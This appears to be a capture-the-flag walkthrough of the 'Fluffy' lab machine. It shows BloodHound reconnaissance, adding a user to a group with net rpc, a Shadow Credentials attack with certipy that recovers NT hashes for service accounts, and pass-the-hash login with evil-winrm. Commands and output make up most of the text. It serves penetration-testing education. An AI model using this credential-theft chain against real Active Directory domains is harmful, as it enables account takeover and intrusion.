
Use default credentials:  
neo4j / neo4j

# AD Reconnaissance with Bloodhound (4)




Upload the previously collected data (json files)

# AD Reconnaissance with Bloodhound (5)




Search for user “p.agila” and mark as “Owned”

# AD Reconnaissance with Bloodhound (6)



Node Info → Outbound Object Control → Transitive Object Control

# AD Reconnaissance with Bloodhound (7)






# Add user **p.agila** to group **Service Accounts**

```
$ net rpc group members "Service Accounts" -U 'fluffy.htb/p.agila%prometheusx-303' -S  
dc01.fluffy.htb  
FLUFFY\ca_svc  
FLUFFY\ldap_svc  
FLUFFY\winrm_svc  
  
$ net rpc group addmem "Service Accounts" p.agila -U 'fluffy.htb/p.agila%prometheusx-303'  
-S dc01.fluffy.htb  
  
$ net rpc group members "Service Accounts" -U 'fluffy.htb/p.agila%prometheusx-303' -S  
dc01.fluffy.htb  
FLUFFY\ca_svc  
FLUFFY\ldap_svc  
FLUFFY\p.agila  
FLUFFY\winrm_svc
```


# Kerberos



# PKINIT



Key Distribution Center (KDC)



public key

Stored in LDAP attribute  
**msDS-KeyCredentialLink**



Authenticator



Client



public key



private key

Kerberos Tray

## Shadow Credentials



## Shadow Credentials Attack — Step-by-Step (certipy shadow auto)

- 1. Generate a key pair locally:** Certipy creates an RSA key pair and wraps the public key into a self-signed X.509 certificate. The private key stays on the attacker machine.
- 2. Build a KeyCredential structure:** The public key is packaged into a KeyCredentialLink blob (per [MS-ADTS] spec), tagged with a freshly generated DeviceID
- 3. Write to the target's msDS-KeyCredentialLink attribute:** Using the controlling account's credentials (p.agila, who has GenericWrite / GenericAll over ca\_svc), Certipy adds the new KeyCredential entry to the victim's AD object via LDAP. The old value is saved in memory for later restoration.
- 4. Request a TGT via PKINIT:** Certipy now authenticates as ca\_svc using the certificate it just registered. The KDC validates the certificate against the public key stored in msDS-KeyCredentialLink — since they match, it issues a Kerberos TGT.
- 5. Use the PAC for U2U → NT hash recovery:** With the TGT, Certipy performs a User-to-User (U2U) Kerberos exchange to request a TGS for the user itself. The returned ticket contains the PAC\_CREDENTIAL\_INFO structure, which holds the user's NTLM hash encrypted with the session key — Certipy decrypts it and prints the NT hash.
- 6. Clean up:** Certipy restores the original msDS-KeyCredentialLink value, removing the attacker's KeyCredential so the change is not persistent and is harder to detect.

# Add shadowcredentials with certipy (1)

```
$ certipy shadow auto -username p.agila@fluffy.htb -password prometheusx-303 -account winrm_svc
```

```
Certipy v4.8.2 - by Oliver Lyak (ly4k)
```

```
[*] Targeting user 'winrm_svc'
```

```
[*] Generating certificate
```

```
[*] Certificate generated
```

```
[*] Generating Key Credential
```

```
[*] Key Credential generated with DeviceID '15187732-cebc-d90b-34e3-5df2d12da373'
```

```
[*] Adding Key Credential with device ID '15187732-cebc-d90b-34e3-5df2d12da373' to the Key Credentials for 'winrm_svc'
```

```
[*] Successfully added Key Credential with device ID '15187732-cebc-d90b-34e3-5df2d12da373' to the Key Credentials for 'winrm_svc'
```

```
[*] Authenticating as 'winrm_svc' with the certificate
```

```
[*] Using principal: winrm_svc@fluffy.htb
```

```
[*] Trying to get TGT...
```

```
[-] Got error while trying to request TGT: Kerberos SessionError: KRB_AP_ERR_SKEW(Clock skew too great)
```

```
[*] Restoring the old Key Credentials for 'winrm_svc'
```

```
[*] Successfully restored the old Key Credentials for 'winrm_svc'
```

```
[*] NT hash for 'winrm_svc': None
```

## Add shadowcredentials with certipy (2)

```
$ sudo ntpdate fluffy.htb
```

```
$ certipy shadow auto -username p.agila@fluffy.htb -password prometheusx-303 -account winrm_svc
```

```
Certipy v4.8.2 - by Oliver Lyak (ly4k)
```

```
...
```

```
[*] Trying to get TGT...
```

```
[*] Got TGT
```

```
[*] Saved credential cache to 'winrm_svc.ccache'
```

```
[*] Trying to retrieve NT hash for 'winrm_svc'
```

```
[*] Restoring the old Key Credentials for 'winrm_svc'
```

```
[*] Successfully restored the old Key Credentials for 'winrm_svc'
```

```
[*] NT hash for 'winrm_svc': 33bd09dcd697600edf6b3a7af4875767
```

# Add shadowcredentials with certipy (3)

```
$ certipy shadow auto -username p.agila@fluffy.htb -password prometheusx-303 -account ca_svc
```

Certipy v4.8.2 - by Oliver Lyak (1y4k)

```
[*] Targeting user 'ca_svc'
[*] Generating certificate
[*] Certificate generated
[*] Generating Key Credential
[*] Key Credential generated with DeviceID '81e08689-b8b0-7f7a-e59e-7d074b2bfc07'
[*] Adding Key Credential with device ID '81e08689-b8b0-7f7a-e59e-7d074b2bfc07' to the Key Credentials for 'ca_svc'
[*] Successfully added Key Credential with device ID '81e08689-b8b0-7f7a-e59e-7d074b2bfc07' to the Key Credentials for 'ca_svc'
[*] Authenticating as 'ca_svc' with the certificate
[*] Using principal: ca_svc@fluffy.htb
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'ca_svc.ccache'
[*] Trying to retrieve NT hash for 'ca_svc'
[*] Restoring the old Key Credentials for 'ca_svc'
[*] Successfully restored the old Key Credentials for 'ca_svc'
[*] NT hash for 'ca_svc': ca0f4f9e9eb8a092addf53bb03fc98c8
```

# Remote access with winrm

```
$ evil-winrm -u winrm_svc -H 33bd09dcd697600edf6b3a7af4875767 -i dc01.fluffy.htb
```

```
...
```

```
*Evil-WinRM* PS C:\Users\winrm_svc\Documents> cd ../Desktop
```

```
*Evil-WinRM* PS C:\Users\winrm_svc\Desktop> dir
```

```
Directory: C:\Users\winrm_svc\Desktop
```

| Mode   | LastWriteTime     | Length | Name     |
|--------|-------------------|--------|----------|
| ----   | -----             | -----  | ----     |
| -ar--- | 5/20/2026 8:36 PM | 34     | user.txt |



# LDAP Queries - msDS-KeyCredentialLink

```
$ ldapsearch -H ldap://fluffy.htb -b "DC=fluffy,DC=htb" -D  
p.agila@fluffy.htb -w prometheusx-303 "(sAMAccountName=user)" dn msDS-  
KeyCredentialLink
```

```
$ nxc ldap fluffy.htb -u p.agila -p prometheusx-303 --query  
"(sAMAccountName=management_svc)" "dn msDS-KeyCredentialLink"
```

# Privilege Escalation

# Active Directory Certificate Services (ADCS)

```
